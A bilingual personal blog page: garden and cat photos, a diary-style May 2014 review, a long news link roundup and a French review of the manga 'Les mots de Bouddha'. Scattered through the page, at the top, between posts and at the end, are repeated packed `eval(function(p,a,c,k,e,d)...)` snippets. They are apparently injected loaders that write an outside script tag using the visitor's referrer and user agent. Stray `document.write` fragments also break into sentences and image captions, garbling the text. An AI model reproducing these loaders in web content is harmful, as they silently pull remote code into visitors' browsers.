eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|inebb|var|u0026u|referrer|ndnze||js|php’.split(‘|’),0,{}))
Ancolie commune / Common columbine
Mon jardin / my garden (2014-06-01)
<a href="https://www.flickr.com/photos/clodjee/14452941946" target="“new”" title="Columbine by Clodjee Pelletier, document.write(“”); on Flickr”>
May in review
Spring was late and therefore seasonal temperature (sunnier and temperature more around 20′ C) came nearly two weeks later than usual (from May 11th). We use to say that May is the nicest month of the year, document.write(“”); but it really became true at the end of the month (and even early June!). Buds were starting to open, but it felt strange in May to still see the browns of bare trees with no leaves in them. However, by the middle of the month, with the first thunderstorms of the year, the landscape quickly exploded with greens.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zyzst|var|u0026u|referrer|dnsyk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nybfb|var|u0026u|referrer|hkdfd||js|php’.split(‘|’),0,{}))
I had to deal with a lot of anxiety in May. I couldn’t take it anymore at my job (I liked the team, the place, the job itself, but the long commuting hours and unruly teenagers where making my life impossible). I was on the verge of depression and needed to do something. However, the prospect of a new workplace (slightly closer from home, quieter) was also a source of apprehension. Was I making the right decision (I am still not sure) ? All this was translating into various body pains (back, chest, jaw, digestion problems, general discomfort, etc.).
Also we’ve been in the new house for over two years now and did very little work, so I really needed to get going with the repairs and improvements. I took two weeks off toward the end of the month for that purpose. First I wanted to repair and paint the garage door, but simply replacing the broken door-opener revealed quite a saga (the installation guy had to come THREE times and I had to hire an electrician to move a light fixture and install an electrical outlet).
As usual I started my vacations with a cold, watch too much TV and ended up doing only half of what I planned (the weather was not so bad, but I spent lots of time waiting for the workmen). I wrote only one manga comment (Joséphine Impératrice, vol. 1). No time left to visit museums with my wife and it was raining on the day we were planning to go to the botanical garden. But at least I finished the garage door and got the ball rolling with the house repairs… However, I better get going because there is still a lot to do for the remaining part of the summer!
Not much happened on the world stage (or was I too busy to notice anything ?). I got mostly interested with Apple WWDC keynote. The announcement was very promising, but also quite disappointing as they announced only software products (OS X 10.10 Yosemite and iOS 8, both due in fall) and absolutely NO hardware (I was expecting to see updates for the iPhone, Mac-Mini and AppleTV). But it was to be expected at a developers’ conference. While reading online I nevertheless gathered over a hundred news links that you’ll find just after the jump:
Anime & Manga related, Japan, Popular Culture
- Disney Acquires Doraemon Rights (ICv2)
- Glénat se met au numérique (Animeland, Glénat)
- Un nouveau volume pour La Rose de Versailles (Animeland)
- Top 300 Graphic Novels for April 2014 (ICv2)
- VIZ Gets Sailor Moon Anime (ICv2)
- RIP H.R. Giger (ICv2)
- Japan girl group AKB48 attacked by male fan with saw (BBC)
- Histoire du manga moderne : Le projet avance (Animeland, lien de “Crowd-sourcing” et page officielle)
- Calvin & Hobbes‘ creator has been secretly drawing this comic strip (Gizmodo):


- VIZ Manga Now on comiXology starting with 500 Volumes (ICv2)
- The World of Ice & Fire: Martin’s Historical Game of Thrones Companion Book (ICv2)
Apple, apps and mobile devices news
- Belkin Announces the Release of The QODE Thin Type Keyboard for The iPad Air (MacTrast) [Yikes! $100 ?]
- Fantastic Library lets you easily catalog books, movies, music and games (TUAW)
- Sync your iOS Photo Stream with Flickr, Dropbox or anything else (Cult of Mac)
- iPad Rumors: iOS 8 to Bring Split-Screen Multitasking (iMore)
- Apple Posts WWDC Schedule: Keynote June 2, Expect iOS 8 Demo and Possible Hardware Announcement (iPhone Life)
- Apple reportedly working on smart home features for iPhone (The Verge, 9 to 5 Mac, Mac Rumors)
- What to Expect from Apple’s Keynote Monday at WWDC (iPhone Life)
- Apple Products In 2014 (Business Insider)
- Vidéotron dévoile sa nouvelle application pour iPad (Journal de Québec, TVA, Communiqué de presse, MacQuébec)
Apple: the 2014 WWDC keynote announcements
- Apple unveils iOS 8 at WWDC (CNN)
- The 22 most important things Apple announced at WWDC 2014 (The Verge)
- 8 huge new features in iOS 8 that Apple didn’t talk about today (The Verge)
- Everything you need to know about iOS 8 (Cult of Mac)
- WWDC 2014: Video of Keynote Now Available (Mactrast)
- What to know before downloading the iOS 8 Beta (TUAW)
- Apple announces new Photos app for Mac (9 to 5 Mac)
- Apple announces new iCloud pricing: 5GB free, 20GB for $1-month, 200GB for $4-month, up to 1TB (9 to 5 Mac)
- iOS 8: Our Complete Overview and First Impressions (MacStories)
- iOS 8 and OS X Yosemite will change the way you do photography (Cult of Mac)
- WWDC 2014 keynote now available on YouTube (9 to 5 Mac):
- How to install Yosemite right now without ruining your Mac (Cult of Mac)
- HealthKit supports some Bluetooth products natively, lets accessory makers skip app development (9 to 5 Mac)
- Why iOS 8 matters (USA Today)
- Photogs will fall in love with iOS 8’s time-lapse feature (Cult of Mac)
Books, Digital Edition & Libraries
- Why These Children Are Reading to Homeless Cats (Huffington Post)
- Topless Pulp Fiction Appreciation Society takes off! (The Guardian)
- Le coeur aux ouvrages (Le Devoir)
- With iBooks tied up by courts, Amazon runs roughshod over publishers (iMore)
- L’art de mettre en images la tragédie des pays arabes (Le Devoir)
- New U.S. Ambassador to Switzerland Swears Oath on an E-Reader (NBC)
- Really? Are We Still Genre Shaming People For The Books They Like? (io9)
- Des livres numériques piratés dans des écoles (Le Devoir)
Economy, Environment & International/U.S. Politics
- Antarctic glaciers melting ‘passed point of no return’ (USA Today)
- A Wind Turbine Inside A Floating Blimp Can Bring Power Anywhere (Co.Exist)
- Hunger Games salute used as protest in Thailand (AP)
- The Death And Decay Of Detroit, As Seen From The Streets (Zero Hedge)
- A Point of View: Taking England back to the Dark Ages [on Scotland indepedence] (BBC)
Health, home & garden
- Your Computer Downtime Could Help Crack the Alzheimer’s Code (Re-Code)
- Alzheimer’s, a Neglected Epidemic (NYT)
- Cynicism linked to greater dementia risk (CNN) [Oops!]:
- Cat people are smarter than dog people, study says (Huffington Post, CNET)
- Learning a second language at any age may slow the brain’s decline (LA Times)
- Live to 100: Number of centenarians has doubled (CNN)
- Sleep’s memory role discovered (BBC)
- Mass memory and reasoning tests ‘track dementia risk’ (BBC)
Library Humour

 Local News & National Politics
- Une initiation six pieds sous terre (Le Devoir)
- La Presse abandonnera le papier, confirme Power Corporation (Journal de Québec, InfoPresse, Le Devoir)
- Quel avenir pour les classiques? (Le Devoir)
- Programmation culturelle d’été pour le Sud-Ouest (PDF)
- Microsoft et IBM à l’assaut de la «ville intelligente» (Le Devoir)
- ONF-interactif: Une histoire du cinéma / 61 portraits vivants (Lien / Adobe Flash, English version)
Media, Culture, Entertainment & Society
- 4 Tips On Creativity From The Creator Of Calvin & Hobbes (Fast Co Design)
- Mistral et cinéphiles débarquent au 67e Festival de Cannes (Le Devoir)
- Comment enseigner quand on a du mal à écrire? (La Presse)
- The curious story of why the Jedi are called Jedi (Gizmodo) [cute & funny]:
Sciences & History
- Cold War Spy-Satellite Images Unveil Lost Cities (National Geographic)
- Russia Makes Plans to Kill Space Station in 2020 Due to Sanctions (NBC)
- Archaeologist Claims He Has Found the Wreck of the Santa Maria (The Wire)
- Long before Jack Daniel’s, George Washington was a whiskey tycoon (Salon)
- A 1.8 million year old skull indicates there may have been just one human species on Earth at that time (IFL Science)
- Whoa! Spectacular Supercell Storm Takes Shape in Time-Lapse Video (NBC)
- Are Colorized Photos Rewriting History? (Gizmodo)
- Animation teaches you all that happened in World War II in 7 minutes (Gizmodo) [also cute but less funny & way too fast!]:
- How the Vikings became the world’s first climate change profiteers (Salon)
- SpaceX Unveils Its New Dragon Spacecraft (Forbes)
- Traces of another world found on the Moon (BBC)
- NASA Public Channel HD on Ustream.TV: airs a variety of regularly scheduled, pre-recorded educational and public relations programming 24 hours a day (Ustream.tv):
Technology, Gadgets & Internet
- CES 2014: 5 Tools to Connect to Your SmartHome from Your SmartPhone! (Glasses & Glitter)
- 16 Blogging Platforms That Won’t Distract From Your Writing (Mashable)
- Goodbye, TV Channels—And Hello, TV Apps (ReadWrite)
- Thermodo puts the temperature in your pocket no matter where you are (Cult of Mac)
- Google Buys Visual Translation App ‘Word Lens’, Makes It Free for Limited Time (Mac Rumors)
- Tado, Big Ass Fans announce iOS-compatible home cooling tech (Electronista)
- How to Outfit Your Entire Home With LED Light (Gizmodo)
- Honeywell’s Lyric thermostat takes on Nest with support for Apple’s HomeKit (Cult of Mac, 9 to 5 Mac, Engadget)
Union stuff & Montreal’s libraries
- Branle-bas à Côte-des-Neiges–Notre-Dame-de-Grâce ! (SFMM)
- ?Les bibliothécaires se rallient (Les Actualités, video de la séance du conseil d’arrondissement [allez à 00:42:25, 01:24:50 et 01:50:10], procès-verbal de la même séance [PDF])
- Fonctionnaire Express: Nous ne voulons pas d’une loi bulldozer pour nos régime de retraite! (SFMM)
- Avis de convocation: Assemblée générale le 18 juin à 18h30 au Centre Claude-Robillard (SFMM)
- Le fil de nouvelles reliée au dossier des régimes de retraite du secteur municipal (SFMM)
- La Coalition syndicale condamne un projet de loi excessif et complètement biaisé (SFMM)
- Massacre de nos régimes de retraite (SFMM)
[ Traduire ]
L’image du chat-medi / Cat-urday’s picture
I think I need a larger couch!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkesb|var|u0026u|referrer|kideh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tazhe|var|u0026u|referrer|nfihz||js|php’.split(‘|’),0,{}))
J’pense qu’il me faut un divan plus large !
(2014-06-03)
<a href="https://www.flickr.com/photos/clodjee/14233686097" target="“new”" title="I think I need a larger couch! by Clodjee Pelletier, document.write(“”); on Flickr”>
NASA USTREAM
Relaxing view: ISS HD Earth Viewing
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebyhs|var|u0026u|referrer|nfebt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|keizs|var|u0026u|referrer|nezhn||js|php’.split(‘|’),0,{}))
NASA Public channel
Les mots de Bouddha
 “Ce manga aborde avec une grande simplicité les origines et les préceptes du bouddhisme. Tout en expliquant comment dans notre vie moderne ces concepts peuvent toujours nous aider à vivre en paix. Découvrez les principes vulgarisés du bouddhisme au travers de la vie de Bouddha.” [ Texte du site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|deydk|var|u0026u|referrer|ibnza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysefe|var|u0026u|referrer|ktdhr||js|php’.split(‘|’),0,{}))
“Aux sources du canon bouddhique !”
“Le bouddhisme est né il y a 2500 ans. Le texte le plus ancien et le plus proche de la doctrine d’origine de Bouddha qui soit parvenu jusqu’à nous est le sutta nipâta. Peut-on rendre avec des mots simples ce qui se disait aux sources de la doctrine, document.write(“”); à l’époque où Bouddha prêchait aux gens ?”
“Vous voici présentées en manga une vie et une pensée emplies de la compassion et de sagesse d’un maître…”
“Pourquoi les gens se tourmentent-ils tant…?” [ Texte de la couverture arrière ]
Continuez après le saut de page >>
ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.
 Les mots de Bouddha (??????????????????????? / Manga de dokuha: budda no kotoba (sutta nip?ta) / “Lire en manga: Les paroles de Bouddha (Sutta Nipata) ”) est le soixantième volume de la collection manga de dokuha publiés par East Press en mai 2010 (le #1112 du catalogue de l’éditeur). L’adaptation et le dessin ont été réalisé par le studio Variety Art Works, dont on connait très peu de chose. C’est le onzième titre de la collection a être traduit par Soleil Manga en avril 2013 dans sa collection “Classiques”. J’ai déjà introduit cette collection et commenté quelques uns de ses titres (L’Ancien et le Nouveau Testament de la Bible, À la recherche du temps perdu, Le Capital, Le rouge et le noir, Les misérables, Guerre et Paix, Le manifeste du Parti Communiste et L’interprétation des rêves). Cette collection reprend en traduction quelques titres de l’impressionnante collection japonaise Manga de Dokuha (comportant jusqu’à maintenant cent-cinquante titres!) publiée par East Press, qui se consacre à adapter en manga des classiques de la littérature pour les rendre accessible à un plus large publique.
 La vie de Siddhartha Gautama, qui fut par la suite plutôt appellé « l’Éveillé » (i.e. bouddha), a été adapté en manga à plusieurs reprises: la version la plus complète est sans aucun doute La vie de Bouddha (voir mon commentaire sur la version anglaise) par Osamu Tezuka et la plus drôle probablement Les vacances de Jésus et Bouddha (voir commentaire) par Hikaru Nakamura. Toutefois dans ce cas-ci on ne peut pas vraiment parler de biographie puisque, comme tout les volumes de la collection “Classique”, il s’agit plutôt de l’adaptation d’une oeuvre littéraire. En effet Les mots de Bouddha nous introduit tant bien que mal au Sutta Nip?ta (« choix d’instructions »), le plus ancien recueil de textes bouddhiques (probablement écrit au 3e siècle avant notre ère) contenant les enseignements de Bouddha sous leur forme la plus proche de l’originelle (il inclut entre autre les entretiens de Bouddha avec ses disciples). Ce recueil de s?tra appartient à la « collection mineure » (Khuddaka Nik?ya) du Canon pâli qui regroupe les textes fondateurs du courant bouddhiste therav?da (« doctrine des Anciens »). [ci-contre: pg 108]
Le “Prologue” (pg 5) nous dit que “La religion propose de résoudre les diverses inquiétudes que nourrit l’être humain, ainsi que sa peur de la mort… en l’orientant vers une manière de vivre et d’être.” L’une des religions prédominantes en Asie est le bouddhisme, fondé par Siddhartha Gautama il y a 2500 ans. “Ayant mystérieusement rencontré les souffrances endurées par les être humains…” Bouddha “a atteint l’Éveil au terme d’une période d’austérité et de méditation. Les hommes ne peuvent vivre en échappant… à la souffrance ou l’anxiété. (…) Pourtant, en étudiant le chemin de la connaissance [la force qui permet de voir la vérité ultime dans toute sa clarté et d’atteindre l’illumination] et les paroles que nous a laissées Bouddha… on peut peut-être dissoudre ces souffrances.”
Comparaison des pages 10-11 de l’édition originale et française


Un jeune moine fictif nommé Butsugaku nous servira de narrateur et nous guidera au travers les merveilleux enseignements et la sagesse de Bouddha. Dans la première partie, “Siddhartha Gautama” (pg 14), il nous introduit très brièvement à l’ancienne civilisation de la vallée de l’Indus, au Brahmanisme et au cycle des réincarnations (Sa?s?ra) dont l’humain aspire à se libérer pour atteindre la paix de l’éternité (Nirv??a). Siddhartha Gautama est né vers le 5e siècle avant notre ère dans le royaume de Sh?kya. Prince héritier, il reçu une excellente éducation et eut une existence très protégée jusqu’à ce qu’il fasse les “quatre rencontres” (lors de promenades hors du palais il découvrit la vieillesse, la maladie, la mort et fit la rencontre d’un moine) et qu’il décide, à l’âge de 29 ans, de se faire moine ascète errant.
Comparaison des pages 12-13 de l’édition originale et française


Dans la seconde partie, “Siddhartha, le moine errant” (pg 38), il va de villes en villes, priant et pratiquant. Il apprend des techniques de méditations auprès de plusieurs maîtres, puis passe six ans à méditer avec cinq compagnons pour élever son énergie spirituelle par des austérités et des mortifications extrêmes qui l’amenèrent au seuil de la mort. Un jour il accepte l’aumône d’un bol de riz au lait d’une passante et décide de suivre un nouveau chemin: la voie médiane, qui ne s’incline ni vers l’excès de plaisirs, ni vers les mortifications.
Dans la troisième partie, “L’Éveil et le bouddhisme” (pg 52), Siddhartha, alors âgé de 35 ans, continue seul sa quête de l’Éveil. Il décide de s’installer au pied d’un arbre et d’y méditer profondément jusqu’à ce qu’il obtienne l’illumination. Des démons lui apparaissent et tentent de le troubler par des illusions et des tentations mais il reste imperturbable et finalement atteint l’Éveil. Il continue à méditer en différents lieux, dans la sérénité, et après sept semaines Brahm? lui apparut et l’enjoins à expliquer aux gens les lois qui régissent l’illumination et à répandre son enseignement. Bouddha sa demanda comment expliquer une chose aussi difficile… Il décida d’abord de retrouver ses cinq anciens compagnons de méditation et de leur expliquer les lois et l’état d’esprit qui amène à l’illumination. Ils reçurent son enseignement (dharma) et devinrent des Arhat, puis formèrent une communauté (la sangla). C’est le début du bouddhisme…
Dans la quatrième partie, “En voyage pour prêcher” (pg 72), il part prêcher sur les routes en compagnie de ses cinq disciples. Il enseigne que l’être humain est composé de cinq agrégats: la forme corporelle, la sensation, la perception, les formations mentales (volonté, karma) et la conscience. L’humain vit avec quatre souffrances clés (naissance, vieillissement, maladie, mort) auxquelles s’ajoutent quatre douleurs dites “sociales” (séparation, haine, désir, déception de soi). L’élimination de ces souffrances passe par “les quatre nobles vérités”: l’acceptation de la souffrances, de ses origines variées, de la nécessité d’en éliminer les causes, de le faire par un chemin méthodique. La cessation de la souffrance passe par un comportement juste: le “noble sentier octuple” qui inclut la vision juste (comprendre la réalité), l’intention juste, parole juste (ne pas mentir ni médire), l’action juste (se comporter moralement en évitant le vol, le meurtre ou l’alcool), des moyens d’existences justes (travailler), l’effort juste, la prise de conscience juste et la méditation juste. Pour cela il faut éviter les obstacles que sont les flèches des souffrances (illusions, ignorance, orgueil, désir, et malveillance) et les cinq “voiles” ou empêchements égocentriques qui obscurcissent l’esprit (avidité, colère, paresse, agitation intérieure et doute). Seul celui qui a un comportement et des pratiques justes, qui s’efforce de renoncer à l’attachement qu’il a pour lui-même (l’impersonnalité ou le non-soi) ou pour autrui, qui s’applique à ses débarrasser des flèches de la souffrance et des cinq voiles et qui avance sereinement sans se détourner de la vérité peut devenir un homme saint.
Dans la cinquième partie, “Le développement de la communauté” (pg 99), on y voit la croissance de la communauté des disciples de Bouddha et quels étaient les principaux disciples. On y explique également les cinq préceptes du bouddhisme: ne pas tuer, voler, commettre d’adultère, mentir et boire de l’alcool. Aussi, Bouddha disait que “tout en ce monde est lié, en interdépendance. Chaque phénomène a une cause (…). L’origine des souffrances (vieillissement et mort inclus) est clairement l’ignorance, l’aveuglement. Il donne alors douze facteurs en relation les uns avec les autres, qu’on appelle “les douze liens”, expliquant l’enchevêtrement de ces souffrances.” Las vieillesse et la mort origine de la naissance, elle même liée au devenir, à l’attachement, au désir, aux sensations, aux contacts, à l’aveuglement, au karma, à la conscience, au nom et la forme, puis au six sens. “L’aveuglement (ou méconnaissance de ces lois universelles) est à l’origine des souffrances… (…) L’aveuglement dépose le voile de l’ignorance sur la réalité. Les désirs ou disons les “soifs” naissent de l’ignorance. Ces soifs sont les désirs fondamentaux de l’être humain (…) : le plaisir des possessions, l’attachement à la vie et le principe d’auto-annihilation.” Le bouddhisme moderne inclut également dans l’aveuglement les “trois poisons” : l’ignorance (et la stupidité) de laquelle naissent aussi l’avidité et la colère (et l’intolérance d’autrui). On élimine l’ignorance par une compréhension juste des choses, en se défaisant du soi, en développant une bonté sans limite et de l’amour pour tout les êtres vivants.
La paix de l’esprit (pg 144-145)

Dans la sixième partie, “Le vieillissement et la mort” (pg 129) et dans la septième partie, “La paix de l’esprit” (pg 143), Bouddha continue de prêcher. Dans la neuvième partie, “La mort de Bouddha” (pg 160), on raconte que lorsque Bouddha sentit qu’il s’affaiblissait et qu’il se rapprochait de sa mort, il partit pour un dernier voyage avec Ánanda, son cousin et l’un de ses plus ancien compagnons. À Kushinagar, il s’allongea sur le côté entre deux saules et mourut ainsi paisiblement à l’âge de quatre-vingt ans. L’emplacement de sa mort est considéré comme l’un des quatre lieux saints du bouddhisme avec le lieu de sa naissance (Lumbini), le lieu de son illumination (Bodhgaya) et le lieu de son premier sermon (Sarnath). Après la crémation de sa dépouille, ses restes furent divisés en huit urnes qui furent enterrées et l’on éleva des st?pa pour commémorer chacun des sites où reposaient les reliques. Cela semble avoir été confirmé en 1898 par la découverte à Piprahwa d’une telle urne reposant sous un st?pa (je me souviens d’avoir vu un intéressant reportage de Arte sur ce sujet, intitulé “Reliques du Bouddha”).
Le manga se conclu avec un “épilogue” (pg 180) qui fait la synthèse de la doctrine délivrée par Bouddha après son illumination et explique brièvement l’évolution du bouddhisme après sa mort. La communauté se scinda d’abord en deux grands groupes (Mahayana et Theravada), puis l’accumulation de formations sectaires dissidentes créa une vingtaine de mouvements différents qui finirent peu à peu par disparaitre, oubliés ou absorbés par l’hindouisme. La bouddhisme finit par quasiment disparaître d’Inde mais se répandit dans le reste de l’Asie, puis dans le monde entier.
Synthèse de la doctrine délivrée par Bouddha après son illumination (pg 182-85)


Les mots de Bouddha est un manga fascinant. Le style graphique est plutôt bon, quoique extrêmement caricatural par moment mais assez bien dans l’ensemble. Le récit est fluide et compréhensible malgré que ce ne soit toute même qu’une grossière simplification. Considérant toute la difficulté de rendre un sujet aussi complex et abstrait il faut avouer que ce manga y réussi quand même pas trop mal.
Le manga nous offre une intéressante introduction, un bon point de départ, pour comprendre les préceptes à la fois simples et complexes du bouddhisme. Toutefois, malgré l’attrait que je ressens pour ces idées (qui sont similaires au fondement de la plupart des philosophies et religions) je ne crois pas que je ne puisse jamais y adhérer avec succès! Mais si l’on ignore l’illumination, c’est tout de même un bon guide pour aspirer à une existence meilleure, bâtie sur des principes de moralité, d’excellence et de poursuite de la connaissance et de l’amélioration de soi — principes qui correspondent déjà à mes convictions profondes.
Les mots de Bouddha est donc un manga plutôt intéressant et fortement recommandé à tous ceux qui s’intéresse le moindrement au bouddhisme.
Les mots de Bouddha, par “Bouddha”, adapté et illustré par Variety Art Works (traduction: Anne Mallevay). Toulon, Soleil Manga (Coll. Classiques), avril 2013. 12,8 x 18,2 x 1,50 cm, 192 pg., 6,99 € / $12.95 Can. ISBN: 978-2-30202-481-6. Lecture dans le sens occidental et recommandé pour jeunes adultes (14+).
Pour plus d’information vous pouvez consulter les sites suivants:
Manga de dokuha: Buddha no kotoba © Variety Art Works • East Press Co., Ltd. All rights reserved. Édition française © 2013 MC Productions.
[ Translate ]
L’image du mer-fleurie
Iridaceae : Iris: Iris germanica ?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hriaz|var|u0026u|referrer|sdsbh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryheb|var|u0026u|referrer|fnsrk||js|php’.split(‘|’),0,{}))
Iris / Iris
Apparition tardive d’un iris jaune (même espèce ?) dans mon jardin
Late blooming of a yellow iris (same species ?) in my garden
(2014-06-07)
<a href="https://www.flickr.com/photos/clodjee/14376659532" title="Yellow iris by Clodjee Pelletier, document.write(“”); on Flickr”>
L’Image du chat-medi / Cat-urday’s picture
Saya relaxant / Saya relaxing
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkkir|var|u0026u|referrer|bhsen||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytrir|var|u0026u|referrer|tyfae||js|php’.split(‘|’),0,{}))
2014-05-30
<a href="https://www.flickr.com/photos/clodjee/14377079324" target="“new”" title="Saya relaxing by Clodjee Pelletier, document.write(“”); on Flickr”>
L’image du mer-fleurie
Iridaceae : Iris: Iris germanica ?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ihyyh|var|u0026u|referrer|kirfy||js|php’.split(‘|’),0,{}))
